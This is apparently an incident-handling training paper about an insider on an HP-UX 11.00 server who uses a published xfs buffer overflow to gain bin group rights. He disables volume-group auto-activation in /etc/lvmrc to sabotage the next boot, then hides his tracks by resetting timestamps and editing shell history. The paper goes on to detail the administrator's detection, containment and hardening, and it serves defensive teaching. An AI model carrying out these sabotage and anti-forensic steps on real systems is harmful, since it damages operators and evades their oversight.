
The following network description will be the portion of the network that matters to the attack being performed.

The local area network is located behind a firewall and the external router. The local area network is managed with switches. The workstation that is used would exist on one switch while the HPUX server would be on an operations floor so would connect to the network through a different switch.

The diagram for this network can be seen below. Since this attack is exploited by a local user on the HPUX server, the network diagram does not go into too much detail.

Network Diagram

The following is a diagram of the network described above.



Stages of the Attack

This section of the paper is devoted to the actions taken by the attacker. The steps followed by the attacker are the following.

- Reconnaissance
- Scanning
- Exploiting the System
- Keeping Access
- Covering Tracks

Each of these steps will be explained in detail.

Reconnaissance

The attacker in this paper is an insider with authorized access to the server. The attacker is upset with the company and wants to get even. He thinks that taking down a system and causing the technical support staff to work extra time to figure out what happened will hurt the company.

For the attacker this step is not very important because he already knows which server to attack. All he has to do is figure out how to do it.

The attacker first logs on the server and uses the uname utility to retrieve the version level of the operating system. He now knows the operating system version is 11.00.

```
$ uname -r
B.11.00
```

So the attacker starts with a search in the vulnerabilities section of the SecurityFocus web site (http://securityfocus.com/bid). For the vendor selection the attacker selects HP. The title selection will be HP-UX and the version selection will 11.0. Now he sees a lot of vulnerabilities that have been identified. He wants something new because if a patch has just been made available, it has probably not been installed yet.

The attacker finds a vulnerability in the database that is dated June 15, 2004 and has the title, HP-UX Local X Font Server Buffer Overflow Vulnerability (http://securityfocus.com/bid/10551). Upon reading the information included, the attacker sees that he can receive privileges of the bin group on the server, which he thinks should be able to do something to corrupt the server so he can get even with the company. He also notices that this is a local exploit so he shouldn't have to worry about the network group spotting his activity. He sees that the exploit code has been made available so goes to the code (http://downloads.securityfocus.com/vulnerabilities/exploits/x_hpux_xfs.pl). With a Perl program he feels that this attack is meant to be because he understands the Perl programming language very well. So he now copies this code to his workstation so he can cut and paste it to the server.

The attacker now searches the internet for a security bulletin issued by Hewlett Packard that addresses this issue. He only sees two remote exploits on the xfs utility and no local ones. Satisfied that a patch has not been released, he feels he has the attack he was looking for.

Scanning

The traditional sense of the scanning step would be to scan a system for vulnerabilities. However, our attacker will not be able to know before running the code if it will work. Right now he assumes that no patches are available to correct the vulnerability.

The scanning step for our attacker consists of the running of the w command periodically. The w command will tell the attacker who is logged onto the server, what the last command ran, and if the connection is active.

After a couple days have passed, the attacker has a schedule when the administrators have been logged on. He now feels very confident that he can make the changes needed to corrupt the system before the administrators logon to the server and potentially notice his attack.

Exploiting the System

Now the day comes where the attacker will exploit the server to receive his command shell with the escalated privilege. He first logs on to the server and checks to see who is on the system. Since no administrator is currently logged on he starts with creating a new file with the text editor utility, vi. He then pastes the copied exploit program into the new file. He then checks the system to ensure that the Perl executable is indeed located under the /usr/contrib/bin directory. Since it is located here on this system, the attacker does not have to modify the first line of the exploit code. After changing the permission settings to allow him to execute the file, he executes it. Before the execution he had a $ prompt and after the execution he still had a $ prompt. He then executes the id command and sees that he now has group bin as the primary group.

With this escalated privilege he needs to figure out what he can do to the system. After performing the find command for all files owned by the group bin and opened write permission for the group he analyzes the list of files.

```
$ find / -group bin -perm -020 -exec ls -ald {} \;
```

With this new data he notices the /etc/lvmrc file. After reading the file he determines that /sbin/lvmrc program uses this file as a configuration file. The following is this configuration file without the comments.

```
AUTO_VG_ACTIVATE=1

RESYNC="SERIAL"

custom_vg_activation()
{

      return 0
}

parallel_vg_sync()
{
      for VG in $*
      do
            {
            if /sbin/vgsync $VG > /dev/null
            then
                  echo "Resynchronized volume group $VG"
            fi
            } &
      done
}
```

The attacker wishes to disable the automatic start of the secondary volume group on the server. He sets AUTO_VG_ACTIVATE variable to 0. Since the required code to handle the manual starting of the secondary volume groups is not placed by default in the custom_vg_activation routine, the secondary volume group will not be loaded at the next boot.

This server has two volume groups in use. The first volume group is used for the operating system and its utilities. The secondary primary group is used for the application. Now the attacker will wait until the next boot of the system. After the boot the logical volumes in the secondary volume group will not be loaded which will cause the application not to start.

Keeping Access

Since the attacker only wishes to make a statement, he has no need to come back in and exploit the server again. Because of this, the attacker will not be performing this step.

Covering Tracks

The attacker will take this step very seriously because he does not want to get caught. Since he does not want further access, all the tracks left behind must be removed. The following are the actions taken by the attacker to cover his tracks.

- Remove the temporary configuration file that was created in the /tmp directory. During the attack, the exploit code created a new file under the /tmp directory named .c.

- Remove the exploit code itself. The attacker had to create a new file so the code could be executed.

- Change the time stamp of the /etc/lvmrc file to match the modification time that was previously set on the file. The attacker accomplishes this step by using the touch command. He does this so the incident handler will not know when the attack came because the file will not show a current time stamp.

- Modify the attacker's account's shell history file. The UNIX shell records all the commands executed in a file named .sh_history under the user's home directory on the system. The attacker will open this file using the text editor, vi, and will remove all the entries from where the reconnaissance step began to the end of the file. The attacker will then execute various commands at the command line with his normal account to make the shell history file look normal.

Now the attacker is complete with his vengeance. The company will pay for it next time the system is booted.

The Incident Handling Process

This section is devoted to the process involved for incident handling of the attack being used in this paper. The previous sections of this paper explained how the attack works and explained how the attacker exploited the system. This section takes the perspective of the administrator of the system. The incident handling process will be split into the following components.

- Preparation
- Identification
- Containment
- Eradication
- Recovery
- Lessons Learned

In this paper the administrator of the server did not completely patch the system. Although the exploit works during the attack, there was a patch from the operating system vendor that resolves the vulnerability. There are many reasons why a patch was not installed even though it was available. For this paper our administrator was currently testing the patch on the test and development servers. The server that was exploited was a production server and would have been patched after the testing cycle for new patches. This is always a good quality control measure to ensure that the production environment is not taken down by a bad patch that was untested with the application residing on the server.

Through this section it will be shown that the administrator was prepared for an attack. However, as with any security posture, the process can be improved. The suggested improvements will be found in the sixth step of the incident handling process.

Preparation

As an incident handler, the administrator does not know when or where the next attack will take place. However, the administrator does know that the attack will happen. Therefore, this step of the incident handling process is very important. The preparation to be done is a blend of technical and procedural steps to ensure the rapid response to an incident.

The first thing done is to determine what are the most important servers on the network. When done correctly, the administrator is able to prioritize the applications on the servers to give a better picture of the security posture needed. The administrator also uses this information to determine what backup and recovery procedures can be used. For example, if the application is vital to the operation of the company (i.e. the company can not run with this system being down), it would be rated at the highest priority. The system being attacked in this paper will be considered the highest priority system on the network. Although this will give it a better security posture before the attack, the system must be brought back up and running within an hour which will not give much time for the administrator. It also means that everything the administrator and the attacker do has very high visibility.

The backup and recovery process is very important for this server. The backup schedule for this system will consist of a full backup being performed in the middle of the night on Saturday night and incremental backups being performed every night. The system will utilize online backups so the server will not be brought down to single user mode for the backups. The weekly full backups will have a copy made which will then be stored in an off-site location.

Since the application residing on the server is required to be up and running within an hour, a disaster recovery process will be considered a very important element of the preparation component of the incident handling process. For this application there will be another server running in the secondary processing center that is considered the disaster recovery server. In normal operations the server in the primary processing center will be used exclusively while a real time synchronizing process will be used to ensure the server in the secondary processing center is always up to date in the event that it is needed. This secondary server will be used when system maintenance is required. This will include the patching of the systems or hardware upgrades/failures.

The next important preparation step to be discussed is securing or locking down the server. The author of this paper has already written a paper on this subject. A link to this paper can be found in the reference section. Since a whole paper has been written on this subject it is not necessary to include all the technical details here. Basically the administrator researches known security practices for the UNIX operating system. After all the checks are identified the administrator will write shell scripts or Perl programs that will perform the checks on a weekly basis. Doing this, the administrator has reduced the amount of time needed to check the servers and also greatly improves the security of the server because the checks can be performed more often. For this step the administrator will setup the automated security checklist on the system with some checks being performed daily while other processor intensive checks being performed at least once a week. The automated process will also create command files that can be used by the administrator to resolve most of the security issues found on the server. The output from these automated checks will be sent to a central security server where the reports will be analyzed from a secured web server.

The administrator has also installed a third party security application on the server. The application chosen is eTrust Access Control from Computer

Associates. This application has hooks in the UNIX kernel that allows it to intercept many of the system calls made on the server. Access Control has its own security database that contains access control lists (ACLs) for many of the resources (files, network services, etc.) on the server. The security application can also be used to control the root account. The application gives each user a handle, which is used to track who they were on the original logon even if they received a root command shell, they will always have the access from the security database based on their original logon. This security application also has the means to stop stack buffer overflow attacks but for this paper this option will not be implemented. So now the administrator has a more potent method of securing the server, which greatly improves the security of the servers on the network. However, for this paper, the administrator has made some omissions in the creation of the security database, which will be corrected in the lessons learned step in the incident handling process. For further information on this security application refer to
http://www3.ca.com/Files/DataSheets/etrust_access_control_data_sheet.pdf

To continue with the preparation step, the administrator is required to ensure that any available security related patches have been installed on the server within thirty days of release. To perform this step, the administrator will utilize a tool offered by the vendor, Hewlett Packard. This tool is the security patch check tool, which can be found on the vendor's web site at
http://software.hp.com/portal/swdepot/displayProductInfo.do?productNumber=B6834AA

This tool will be setup to check all the HPUX servers on the network from a central server. The administrator will also write around the tool to make the execution and output more suitable for the network. The first step the process will accomplish is to download the newest security catalog from Hewlett Packard which is updated daily. The process will then execute the security patch check tool to check the remote server against the newly updated security catalog. The security patch check tool outputs its findings and the administrator's process will take the output and format it into a web page. This output includes all the security patches missing, any manual actions that need to be accomplished, the software that needs to be upgraded, and any software that needs to be removed. The administrator's process will then check when the patches were made available and identify on the report how many days had passed. The report will also link to either the missing patch so it can be downloaded and installed or the corresponding security bulletin for review by the administrator prior to making any manual actions recommended by the vendor. The problem encountered with the manual actions is that the process does not know if they were completed already. Therefore the administrator codes around the problem, allowing the attestation that a specific manual action was completed. After the attestation, that specific manual action will be suppressed from further reports on that server. This process allows the administrator of the server to quickly determine the vendor recommended steps for securing the software installed on each server.

When the system is first brought on the network it is considered to be in a virgin state. What if the system utilities or sensitive configuration files were changed by an attacker? The administrator sets up another home grown process that will be similar to the functionality of Tripwire or AIDE. With this process though, the administrator will integrate the functionality of the security application, eTrust Access Control, installed on the application and the UNIX shell. This integration will allow the process to identify who changed each file and, in the case of text files, what was changed in each file. This process will be setup to run from the central server where all the security processes are centrally located. The administrator sets up a baseline on each system. The process will check each system on the network three times a week to ensure none of the identified files have been changed. The process will check all the attributes of the files as well as their checksums. The report for each system will also be generated on the secured web site where the administrator will investigate each change and then setup the new baseline for that specific file. The connectivity between the central server and the remote servers on the network will be provided by Secure Shell and certificates with eTrust Access Control providing the necessary access. To ensure the integrity of the baselines and program code for this process, the process will copy the required code to the remote server each time the checks are run. This will resolve the problem with file integrity checkers that assume that the baseline data is safe even though the system it is checking may have been broken into. The attacker could also stop those checking processes from running if they had root account access on the server. This setup will stop any of those attacks and with it being developed in house, the attacker will probably not know what to look for so therefore will be more difficult to circumvent.

The administrator will also check all the network services that are running on the server and then will create a baseline of authorized network services. This baseline will be stored on the central security server where a process will run every four hours to check the open ports (network services turned on) on the system. If an open port is found that has not been authorized, the process will notify the appropriate personnel. The remote connection mechanism will be the same used for the file integrity checking process.

The next setup the administrator will do is to setup logging on the system. This step is crucial to investigating an event after the fact. There are many logs that can be used in the HPUX operating system and the following will identify what the administrator will be doing on this server.

- The valid logon information is stored in the /var/adm/wtmp file. This file will be copied off the system once a day to the central security server. This will give the administrator a historical archive of all the logon data on all the systems on the network.

- The invalid logon attempt information is stored in the /var/adm/btmp file. This file will also be copied off the system daily to the central security server. This information will also be gone through on the central server to provide a report of all the invalid logon attempts on all the servers for the administrator to review and investigate on a daily basis.

- The system log (syslog) information is stored in any file that the syslog daemon (syslogd) is configured for. However, the main file is the /var/adm/syslog/syslog.log file. We will configure the syslogd to output all messages to the central security server. This data will be kept for investigation needs. On this server the HP product, ITO, will also be used. This product will be configured to notify the appropriate personnel on a real time basis for each log. The configuration of this application will allow the suppression of logs therefore notifying personnel of each message before the suppression can be done.

- The logs collected from the security application, eTrust Access Control, will also be forwarded to the central security server. From there a process will create a report of all the servers' log activity for review by the administrator. As with all the logs, these will also be stored in a historical archive.

- Other HPUX log files and application log files will be included in a central process that will collect all the log information of each server for archival on the central security server. Some of these log files will be the startup log, the cron log, etc.

Now the administrator is concerned about the server itself. Can the server really be trusted to execute all the commands needed for the investigation? The answer to this question is an obvious no so the administrator will setup a collection of tools and library files that will be copied to CD-ROM. Each operating system will have its own disc. This will be kept along with the checklist of tasks to be completed by the incident handler.

Now with the technical aspects completed for the hardening of the server, the administrator needs to train the users in computer security. The users of any system need to be completely aware of computer security because they could be used to circumvent the security of the server. A good example of this is that the attacker calls the user up pretending to be a valid technical support person asking the user for their account name and password. This type of attack is referred to as social engineering and works a lot of the time. Another training subject would be to ensure that the users know that they should not be attempting to investigate a security incident. This is also true for most of the system administration staff. Through their attempts to investigate they will probably unintentionally erase crucial information that the incident handler could have used in the investigation. This training of the users will start when the user first gets access to the system and after that a monthly newsletter will be sent out to all the users. When the user first gets access to the system, he/she will have to sign a confirmation that they have read the acceptable use policy for the company which would have been created by the management, audit, legal, etc. departments for the company.

Another business issue that is decided upon before the attack is what the company's stance is on what is to be done about the attack. The company may want to save face and not get the authorities involved, track the attacker, ignore the incident altogether, or close the vulnerability and ensure no other system is vulnerable. For this paper, the company has decided that external attacks will be coordinated with other companies and the authorities. The internal attacks will be determined on what the attack was. If the insider stole money or customer information, the authorities would be involved. Otherwise, the incident will be kept internal so the company can save face. In any case, the system will be changed to close the vulnerability and all other systems will be checked to ensure the vulnerability does not exist.

All of the above steps are done as the Preparation component of the Incident Handling process. This component is the biggest but the most important. Without preparing for an incident the handler will not be able to respond efficiently and completely.

Identification

The administrator of the server was performing the weekly scheduled outage for patch installation. After the patches were installed on the server, the administrator rebooted the server because some of the patches required the reboot of the system. When the server came back up, the administrator had logged on to the system to check to ensure everything came back up properly, including the application.

It is at this point that the administrator noticed that the application did not come up with the rest of the system. Knowing that the application startup process is a part of the system startup process, he checks the /etc/rc.log file. This is where he sees errors from the application startup process that the files being executed were not found. He then looks at the file systems that are started and notices that every file system in the secondary volume group was not started. He then attempts to startup the secondary volume group and succeeds.

Now the administrator needs to research why the secondary volume group was not started automatically. He first checks the /sbin/lvmrc file to ensure everything is set appropriately. He does not see any problems in this file so continues on with the sourced file, /etc/lvmrc. This is where the administrator sees that the automatic volume group load has been turned off. Now he goes into the patch installation log in /var/adm/sw/swinstall.log to see if for any reason the patches would have modified the file. Since the patches had not modified the file and the administrator is still within the time frame of the scheduled outage he decides to call the other members of the administration staff to check if they had changed the configuration file. None of the staff had changed this file so he assumes the server has been attacked. At this point he notifies the appropriate team members on the incident response team to keep them aware of what is happening.

Now that an incident has been declared, the administrator must first check the secondary server for the application to ensure that it has not been broken into. The secondary server had not been patched in two weeks so the administrator logs on the central security server to run the file integrity check process against the secondary server. However, the administrator will first grab the baseline file for the server that was created two weeks ago from the backups of the central security server. After running the file integrity check and checking the /etc/lvmrc file on the system, the administrator is pretty sure that the secondary server had not been attacked as well. This is when the administrator brings up the secondary server as the primary server for the application. Since this was all accomplished in a short period of time, the application did not have any down time except for the previously scheduled outage.

The administrator starts the backup of the primary server now to ensure that any evidence that may be collected is not removed. He also realizes that some evidence may already be gone because the system was just rebooted.

While the backup is running, the administrator checks all other systems on the network to ensure that the /etc/lvmrc file had not been modified. He also runs file integrity checks on all the systems with pulling the baseline to use from backups.

Containment

The next step for the administrator is to contain the attack. The backup of the primary server has completed so this step can start.

He decides to run a file integrity check against this system to determine if any other files had changed. He first takes the baseline file off of backups and then runs the checks. Now a lot of changes come up but after review sees that all the changes were made by the patch installation. He also notices that the /etc/lvmrc file was overlooked for inclusion in the baseline.

At this point the administrator pulls the server off the network. The investigation will be completely done at the console.

The administrator is now thinking that if the attack was accomplished remotely, the network intrusion detection system, the firewalls, and the routers would have reported some suspicious activity. So instead he thinks that the attack came from an insider and will now investigate that route.

At this point the administrator receives all the file integrity check reports back and makes the assumption that this is the only server that had been attacked.

The administrator now loads the CD-ROM he had created as part of the preparation procedures. This disc includes all the necessary libraries and tools to make a safe investigation process.

He looks at the time stamp of the /etc/lvmrc file to see when it was modified. The time stamp is too old to be correct so assumes that the attacker had modified the time stamp. He then checks the third party security application and sees that this file was overlooked when the security database was created.

When looking at the file attributes of the /etc/lvmrc file he notices that the only accounts allowed to modify the file are the bin account, which is locked out, and the bin group, which only has the root account and the bin account as members. This leaves the root account under suspicion but the question nags him of what if someone had gained access to the bin group.

The administrator realizes that the system was rebooted two weeks prior so figures the attack had to have happened within the last two weeks. So he creates a report from the stored valid logon archived data for the server for the last two weeks. From this report he sees that a specific account was logged in to the server for the whole day for two days in a row. He also notices that the user had logged on to the system during non-business hours several times in that time frame. Now the administrator has some suspicious activity that identifies this user as a suspect.

Knowing that the shell history files can be modified by the user, he decides that analyzing this user and the root account’s shell history files may come up with something out of the ordinary. He sees nothing out of the ordinary in either shell history file.

Since he does not feel confrontation without facts is a good approach, the administrator decides on not querying the user on the abnormal logon behavior.

The administrator decides that the root account was not used because the attacker would have done something much more harmful to the server than what was done. So now he goes with the theory that the suspicious user attacked the server. He remembers that the /etc/lvmrc was open to be modified by the bin group so he figures that the attack may have been a buffer overflow attack against a utility that has the SGID permission set and is owned by the bin group. So the administrator checks the server with the following command and receives the output following the command.

```
# find / -group bin -perm -2000 -exec ls -ald {} \; | more
-r-xr-sr-x   1 bin       bin        122880 Nov  2  1997 /usr/bin/X11/xfs
-r-xr-sr-x   1 bin       bin        245760 Nov  2  1997 /usr/bin/stmkfont
-r-sr-sr-x   1 root      bin        151552 Nov  7  1997 /usr/lbin/chgpt
```

Following this train of thought he sees that the chgpt file is also SUID to the root account so he rules that one out. He is now down to the xfs and stmkfont utilities.

Now a check with security bulletins with Hewlett Packard shows a bulletin that was last revised on April 6, 2004 showing a local exploit for the stmkfont file. This bulletin states to install the patch, PHSS_29744, on the HPUX 11.0 operating system. He then checks the server and sees that this patch was already installed. The administrator is now down to the xfs utility which he could not find a local exploit on that was published by Hewlett Packard.

So the administrator decides to check the vulnerability database on SecurityFocus. This is when he finds the same vulnerability as the attacker had. He decides to take a look at the exploit code and finds out that it does work on the server.

At this point he decides to check on what else the group bin had permission to do that the every account cannot. He sees one more file, /etc/ups_conf. He checks this file against a backup taken three weeks prior and sees that no changes had been made.

To track down when the change was made to the /etc/lvmrc file he looks at the backups that are run nightly. He finds the exact day that the file was changed by finding the last backup where the file was in the valid configured state. He now sees that this date falls directly in with the suspicious logon behavior by that account identified above.

Although the administrator could not prove beyond a doubt what happened, his collected evidence was enough for management to address the person on the issue.

Eradication

During this step of the incident handling process, the administrator will ensure that any changes made have been completely removed.

The administrator has the option to completely restore from old backups because he knows the attack was done within the last two weeks. However, he also knows that the bin group was the exposure. Since this did not give the attacker a lot of access on the system, the administrator is confident that no other changes were made on the system. The file integrity check on the system also affirmed this assumption.

So the administrator brings up a two-week-old backup of the server and compares the current setup of the system to it. After reviewing all the changes he is very confident that the system was not modified beyond the /etc/lvmrc file. Now he restores the /etc/lvmrc file from the backups.

As part of the eradication of this vulnerability, the administrator decides to control the surrogate access to the group bin. He accomplishes this through the third party security application. He also protects the /etc/lvmrc file as well as the /sbin/lvmrc file. These two files are also placed into the file integrity checking process baseline for the system. All of these changes were made on every HPUX server on the network.

Recovery

During this step of the incident handling process, the administrator brings the server and the application back up and running. He notifies the application staff to ensure that the application is running properly. The administrator leaves this server as the secondary application for a day for monitoring. After that and approval by management, the administrator changes this server back to the primary application server.

Lessons Learned

As a look back at the events that have occurred over the course of the attack and the incident response the administrator comes up with the following recommendations for the HPUX servers on the network.

- The protected files within the third party security application have to be reviewed. The systems will need to be checked again for any configuration files that may be missing.

- The third party security application should be configured to deny all surrogate attempts unless specifically authorized.
- The file integrity checking process will also have to be reviewed and updated with any important files that were missed.
- The HPUX systems require a process that will analyze the valid logon data collected from each server. The report generated will identify any abnormal logon activity.
- An issue has to be opened with Hewlett Packard to get a fix for this vulnerability.

References

Aleph One. “Smashing the Stack for Fun and Profit.” Phrack 49 Volume 7 Issue 49 1996. Insecure.org. 21 Aug. 2004 <http://www.insecure.org/stf/smashstack.txt>.

CERT/CC. “CERT Advisory CA-2001-13 Buffer Overflow in IIS Indexing Service DLL.” CERT Coordination Center 19 June 2001. Carnegie Mellon Software Engineering Institute. 15 Aug. 2004 <http://www.cert.org/advisories/CA-2001-13.html>.

CERT/CC. “CERT Advisory CA-2001-19 ‘Code Red’ Worm Exploiting Buffer Overflow in IIS Indexing Service DLL.” CERT Coordination Center 19 July 2001. Carnegie Mellon Software Engineering Institute. 15 Aug. 2004 <http://www.cert.org/advisories/CA-2001-19.html>.

Festa, Paul. “Study says ‘buffer overflow’ is most common security bug.” CNET News.com 23 Nov. 1999. CNET News.com. 15 Aug. 2004 <http://news.com.com/2100-1001-233483.html?legacy=cnet>.

Garfinkel, Simson, and Gene Spafford and Alan Schwartz. Practical UNIX & Internet Security 3rd Edition. California: O’Reilly & Associates, Inc., 2003.

Hewlett Packard. “IT Resource Center.” Hewlett Packard. 14 Aug. 2004 <http://itrc.hp.com>.

* This site requires registration. Security Bulletins and Patch Information is found here

Lefty. “Buffer Overruns, What’s the Real Story?.” Badc0ded no date. Corest Community. 21 Aug. 2004 <http://community.core-sdi.com/~juliano/stack-history.txt>.

Secunia. “HP-UX XFS Privilege Escalation Vulnerability.” Secunia Advisories 26 July 2004. Secunia. 14 Aug. 2004 <http://secunia.com/advisories/11893>.

SecuriTeam. “SecuriTeam.com HP-UX XFS Daemon Port Buffer Overflow.” SecuriTeam.com 13 July 2004. Beyond Security. 14 Aug. 2004 <http://www.securiteam.com/exploits/5FP0I0UDFU.html>.

SecurityFocus. “Security Focus BugTraq Vulnerability Info: HP-UX Local X Font Server Buffer Overflow Vulnerability.” BugTraq Vulnerability Database 15 June 2004. SecurityFocus. 14 Aug. 2004 <http://securityfocus.com/bid/10551>.

Security Tracker. “HP-UX XFS Buffer Overflow Lets Local Users Gain Escalated Privileges.” SecurityTracker.com Archives 18 June 2004. Security Tracker. 14 Aug. 2004 <http://www.securitytracker.com/alerts/2004/Jun/1010529.html>.

Skoudis, Ed and SANS. SANS Track 4, Incident Handling and Hacker Exploits. SANS Institute, 2003.

Spafford, Eugene H. “The Internet Worm Program: An Analysis.” Purdue Technical Report CSD-TR-823 8 Dec. 1988. Department of Computer Sciences - Purdue University. 21 Aug. 2004 <ftp://ftp.cs.purdue.edu/pub/reports/TR823.PS>.

Symantec. “Symantec Vulnerability Assessment 1.0 Vulnerability Updates.” Symantec Security Response 30 June 2004. Symantec. 14 Aug. 2004 <http://securityresponse.symantec.com/avcenter/security/Content/2004.06.30a.html>.

US-CERT. “US-CERT Cyber Security Bulletin SB04-175.” US-CERT Cyber Security Bulletins 23 June 2004. US-CERT. 14 Aug. 2004 <http://www.us-cert.gov/cas/body/bulletins/SB04-175.pdf>.

Wong, Chris. HP-UX 11i Security.New Jersey: Prentice Hall, 2002.

Woznick, Daimian. “Hewlett Packard UNIX Security Server Lockdown.” SANS GIAC Passed Practicals 20 Jan. 2004. SANS Institute. 11 Sep. 2004 <http://www.giac.org/practical/GCUX/Daimian_Woznick_GCUX.pdf>.

XFocus Team. “x_hpux_xfs.pl.” XFocus Team Exploits 15 June 2004. XFocus Team. 14 Aug. 2004 <http://www.xfocus.org/exploits/200406/32.html>.